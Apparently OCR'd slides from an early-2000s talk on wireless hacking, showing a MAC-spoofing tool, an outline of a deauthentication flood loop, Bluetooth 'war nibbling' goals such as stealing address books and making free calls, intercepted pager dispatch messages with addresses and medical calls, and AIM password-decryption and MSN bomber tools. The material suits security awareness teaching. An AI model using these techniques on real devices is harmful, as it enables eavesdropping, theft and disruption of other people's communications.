
Username

Password

News

Subscribe to the monthly newsletter !

New tools — WLAN hacking made easy



SMAC 1.1 [WBEM On]

ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0001	Yes	No	Realtek RTL8139 Family PCI ...	172.16.16.49	00-08-02-7C-02-2B

☑ Show Only Active Network Adapters

New Spoofed MAC Address


Spoofed MAC Address

Active MAC Address: 00-08-02-7C-02-2B

KLC CONSULTING, INC
www.klcconsulting.net/smac

Disclaimer: Use this program at your own risk. We are not responsible for any damage that might occur to your system. This program is not to be used for any illegal or unethical purpose. Do not use this program if you do not agree with this disclaimer.

802.11X Management Frames



IEEE 802.2
Logical Link Control (LLC)

IEEE 802.11
Media Access Control (MAC)

Frequency Hopping Spread Spectrum PHY

Direct Sequence Spread Spectrum PHY

Infared PHY

MAC

PHY

OSI Layer 2 (Data Link)

OSI Layer 1 (Physical)

The beauty is in the simplicity…..


- **Listen for any 802.11x packet and get MAC address pair.**
- **Create disassociation datagram using MAC address pair and transmit.**
- **Repeat…….**

Coming to an AP near you very soon!


Wireless Hacking Evolves

- **War Nibbling**
  - **Hacking Bluetooth Devices**
    - Make long distance calls for free
    - Steal address books
    - Steal stored messages
    - DoS the device
    - Sniff data
    - Windows supports Bluetooth (Oh My)

War Nibbling – Bluetooth Tools




```
Bluetooth Scanner 0.1                       (Scanning) Mon Jul 14 15:50:34 2003
File Record Scan

 Devices          Last Seen                   First Seen
 HW Address       2006-09-13 07:29:31         2003-07-13 21:42:51

00:80:98:00:1E:41 Device Name
00:80:98:02:1E:41 lame device

                  Version              Manufacturer
                  1.1                  cisco

                  Class                       Features
                  phone                       none

                  Signal Strength             Link Quality
                  ************80%**********   ********     33%

                        <ESC> to cancel the drop-down menu
                          <TAB> to move among the widgets
                       <ENTER> to view details of the device
                            Use arrows for scrolling
```




Sniffing Wireless is Old School

- **Sniffing Wireless did not begin with 802.X**
- **Hackers were building hardware to allow them to listen in on Pagers back in the late 1980's**
- **The very same protocols used then are still in wide use today**
- **New devices like the wireless BlackBerry are simply making the use of these Old School hacking techniques more popular again**
- **Many users do not realize that their email and chat on their wireless device may be in the clear for inquiring minds to see….**




```
---------------- 16/09/99 09:57:12 ----------------
[0999543] FIRE CALL.. A  ALPHA  (NGON821) 111-VEG HENDERSON RD NGONGOTAHA. (X
 NULL/NGONG
[0999543] FIRE CALL.. A  ALPHA  OTAHA RD) .FIRE IN BUSH BETWEEN RAINBOW SPRINGS
& QUARRY. # A067234.
---------------- 16/09/99 09:58:17 ----------------
[0998612] FIRE CALL.. A  ALPHA  (MATA452, WINT377) POLICE-RESC GORE SOUTH. (XStr
 SH 1/GIVEN
[0998612] FIRE CALL.. A  ALPHA   RD) .MVA. # M051239.
---------------- 16/09/99 09:59:06 ----------------
[1093200] 4 1200 AMB URGENT.  Unit A41 Run #:0415398          Prty 1 Call at 10 H
ills Rd apt: Unit 17 Otara on a M-732 Cardiac Chest Pain Cross St: Carey Pl
---------------- 16/09/99 10:03:13 ----------------
[0999556] FIRE CALL.. A  ALPHA  (ROTO811) 111-VEG HENDE
[0999556] FIRE CALL.. A  ALPHA  RSON RD NGONGOTAHA. (XStr NULL/NGONGOTAHA RD) .F
IRE IN BUSH BETWEEN RAINBOW SPRINGS & QUARRY. # A067234.
---------------- 16/09/99 10:10:02 ----------------
[0999095] FIRE CALL.. A  ALPHA  (MANU307, OTAR331) 111-STRU EVANDA CR CONIFER GR
OVE. (XStr WALTER STREVENS DR/WALTER STREVENS DR) .PVTE MON ACTIVATION SMOKE DET
ECTOR IN ROOM 11& 12. # A067241.
[0999100] FIRE CALL.. B  ALPHA  (MANU□□
---------------- 16/09/99 10:13:34 ----------------
[0999823] FIRE CALL.. A  ALPHA  (WANG711, WANG717) ANI/ALI-STRU 49 BELL ST WANGA
NUI CENTRAL. (XStr INGESTRE ST/PLYMOUTH ST) .HOUSE FIRE. # W056678.
[0999822] FIRE CALL.. B  ALPHA  (WANG711, WANG717) ANI/ALI-STRU 49 BELL ST WANGA
NUI CENTRAL. (XStr INGESTRE ST/PLYMOUTH ST) .HOUSE FIRE. # W056678.

[1051317] 1 1200 Dcbl
```

About that BlackBerry……..




```
Address    Time/Date           Function    Bit Rate   Message

1234567  14:13:33  17/08/00  4  POCSAG    1200     0845-123456
7654321  15:14:40  18/08/00  2  POCSAG     512     Please call ASAP.
1234567  14:13:33  19/08/00  4  B  FLEX   1600     0845-123456
7654321  15:14:40  20/08/00  2  C  FLEX   6400     Please call ASAP.
1234567  14:13:33  19/08/00  1  ERMES     6250     0845-123456
7654321  15:14:40  20/08/00  2  ERMES     6250     Please call ASAP.

Address    Time/Date           Function    Bit Rate   Filter Message
```




De-/Encoder Settings. Messages: 0/0 Uptime: 00h 01m

Chat programs gaining popularity


Aim Spy v3.0 Adder Note: Versions below 4.7 will not Work with Aim 4.8 and up

Version Of Aim : Screen Name : Encrypted Password

Decryption only works with aim versions between 3.5 to 4.7


WolfPack MSN Bomber

